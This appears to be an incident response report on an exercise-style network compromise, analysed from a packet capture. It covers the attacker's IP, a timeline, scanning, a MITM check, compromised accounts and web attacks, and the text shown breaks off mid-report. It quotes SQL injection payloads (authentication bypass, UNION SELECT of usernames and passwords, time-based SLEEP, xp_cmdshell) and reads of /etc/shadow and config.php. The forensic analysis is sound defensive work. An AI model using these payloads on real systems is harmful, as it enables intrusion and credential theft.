Incident Response Report

FZTD Industries Network Compromise

Prepared by: Security Incident Response Team

Contents

1 Executive Summary **2**

2 Findings and Answers to Specific Questions **2**

2.1 Who is the attacker and where did they operate from? 2
2.2 How did the attacker scan our network? 3
2.3 Which host was affected by the MITM attack? 4
2.4 Have any accounts been compromised? 6
2.5 What kinds of web attacks did the hacker conduct? 7
2.6 How was initial access obtained? 11
2.7 On which port was the reverse shell received? 12
2.8 What commands did the attacker execute in the terminal? 12
2.9 What was the attacker trying to do with SSH? 15
2.10 What data was compromised or exfiltrated? 15
2.11 Did the attacker try to hide evidence of the attack? 16

3 MITRE ATT&CK Techniques **16**

4 Observed Weaknesses and CWE Summary **17**

5 Severity Assessment (CVSS v3.1) **17**

6 Conclusion and Recommendations **18**

1 Executive Summary

On 2024-03-15, anomalous outbound network traffic was detected from the corporate network of FZTD Industries. An investigation of the captured PCAP (`fztd_incident.pcap`) revealed a targeted attack originating from external IP **91.235.128.47** (Hyperhost LTD, Ukraine). The attacker exploited a publicly accessible backup archive and multiple web application vulnerabilities to gain initial access, deployed a reverse shell, performed extensive reconnaissance, and exfiltrated sensitive data including configuration files and credentials. No evidence of anti-forensic measures was found. The incident resulted in compromise of web application accounts, database credentials, and local system accounts.

2 Findings and Answers to Specific Questions

2.1 Who is the attacker and where did they operate from?

Answer:

- **IP Address:** 91.235.128.47
- **Organization/ISP:** Hyperhost LTD
- **Country:** Ukraine
- **Abuse Contact:** `abuse@hyperhost.ua` (implied by RIPE handle AR60881-RIPE)
- **Modus Operandi:** The IP functioned as a command-and-control server hosting malicious scripts and receiving the reverse shell.




Figure 1: The attacker's IP has been detected




Figure 2: WHOIS information for 91.235.128.47

Table 1: Timeline of key events (UTC)

Time (UTC)	Event	Source → Destination	Packet #
2024-03-15 05:30:05.407175	Reconnaissance: GET /backup.zip	91.235.128.47 → 10.10.0.50	48232
2024-03-15 10:00:27.602675	SQL injection attempt (UNION SELECT)	91.235.128.47 → 10.10.0.50	69254
2024-03-15 10:10:06.063244	Command injection via /tools/ping	91.235.128.47 → 10.10.0.50	77169
2024-03-15 10:30:00.000000	Reverse shell established (SYN)	10.10.0.50 → 91.235.128.47:4444	90288
2024-03-15 10:30:01.295822	First command output (uid)	10.10.0.50 → 91.235.128.47	90301

2.2 How did the attacker scan our network?

Answer: The attacker performed host discovery and port scanning using **ICMP echo requests (sweep)** and **TCP SYN scans**. The pattern of traffic suggests the use of an automated tool like `nmap`. Scanning originated from compromised internal host(s), likely `10.10.0.50`, after initial access was obtained. Observed targets included the `192.168.10.0/24` subnet.




Figure 3: Example of ICMP sweep packets




Figure 4: Example of TCP SYN packets

CWE Mapping:

- **CWE-200 (Exposure of Sensitive Information)** – Network topology and active hosts were exposed through successful ICMP sweep and TCP SYN scans originating from compromised host 10.10.0.50 after initial access.

2.3 Which host was affected by the MITM attack?

Answer: No evidence of a classic Man-in-the-Middle (MITM) attack (ARP spoofing, DNS poisoning, ICMP redirect, or HTTP 302 redirection to an external IP) was found in the packet capture:

- **ARP:** Filter `arp` showed no duplicate MAC addresses or conflicting IP–MAC mappings. – see Figure 5
- **DNS:** No suspicious DNS responses (e.g., resolving internal domains to `91.235.128.47`) were observed. – see Figure 6
- **HTTP 302:** No redirects to the attacker's IP were present. – see Figure 7

However, the server `10.10.0.50` was fully compromised (reverse shell on port 4444, arbitrary command execution). The attacker could have used this host as a proxy to intercept or modify traffic between internal clients and the web application. Without access to web server logs or application-layer telemetry, a MITM attack cannot be definitively ruled out.

Conclusion: No victim host of a traditional MITM attack can be identified from the PCAP alone. The incident response team recommends reviewing HTTP access logs of `portal.fztd.com` for signs of session hijacking or unexpected redirects during the incident window.




Figure 5: ARP-Spoofing not found




Figure 6: DNS Poinsoning not found




Figure 7: HTTP request code 302 not found

2.4 Have any accounts been compromised?

Answer: Yes. The following accounts were compromised:

- **Web application user accounts** – SQL injection allowed extraction of usernames and passwords from the `users` table (UNION SELECT payloads).
- **Database administrator accounts** – via configuration file (`/var/www/html/config.php`) exfiltration.
- **Local Linux system accounts** – `/etc/passwd` and `/etc/shadow` were read, enabling offline password cracking.
- **Potentially SSH persistence** – attacker inspected `/root/.ssh/authorized_keys`, suggesting future backdoor plans.




Figure 8: SQL injection payload used to extract credentials




Figure 9: Using command `cat /var/www/html/config.php`




Figure 10: Using command `cat /etc/passwd` and `cat /etc/shadow`

CWE Mapping:

- **CWE-89 (SQL Injection)** – Attacker extracted usernames and passwords via UNION SELECT payloads (packet #69254).
- **CWE-522 (Insufficiently Protected Credentials)** – Database credentials stored in cleartext in `/var/www/html/config.php`.
- **CWE-200 (Exposure of Sensitive Information)** – System files (`/etc/passwd`, `/etc/shadow`) read via reverse shell.

2.5 What kinds of web attacks did the hacker conduct?

Answer: The attacker employed a multi-stage web attack:

1. **SQL Injection (SQLi)**:
   - Authentication bypass (`' OR '1'='1`, `admin'--`) see Figure 11 and Figure 12
   - UNION-based extraction (`' UNION SELECT username,password FROM users--`) see Figure 13
   - Blind/time-based (`' AND SLEEP(5)--`) see Figure 14
   - Error-based and stacked queries (MSSQL `xp_cmdshell` for RCE) see Figure 15




Figure 11: SQLi Authentication Bypass




Figure 12: SQLi Authentication Bypass




Figure 13: SQLi UNION-based extraction




Figure 14: SQLi Blind/time-based




Figure 15: SQLi Error-based and stacked queries

2. **Remote Code Execution (RCE)** – leveraging `xp_cmdshell` or direct command injection to execute OS commands.

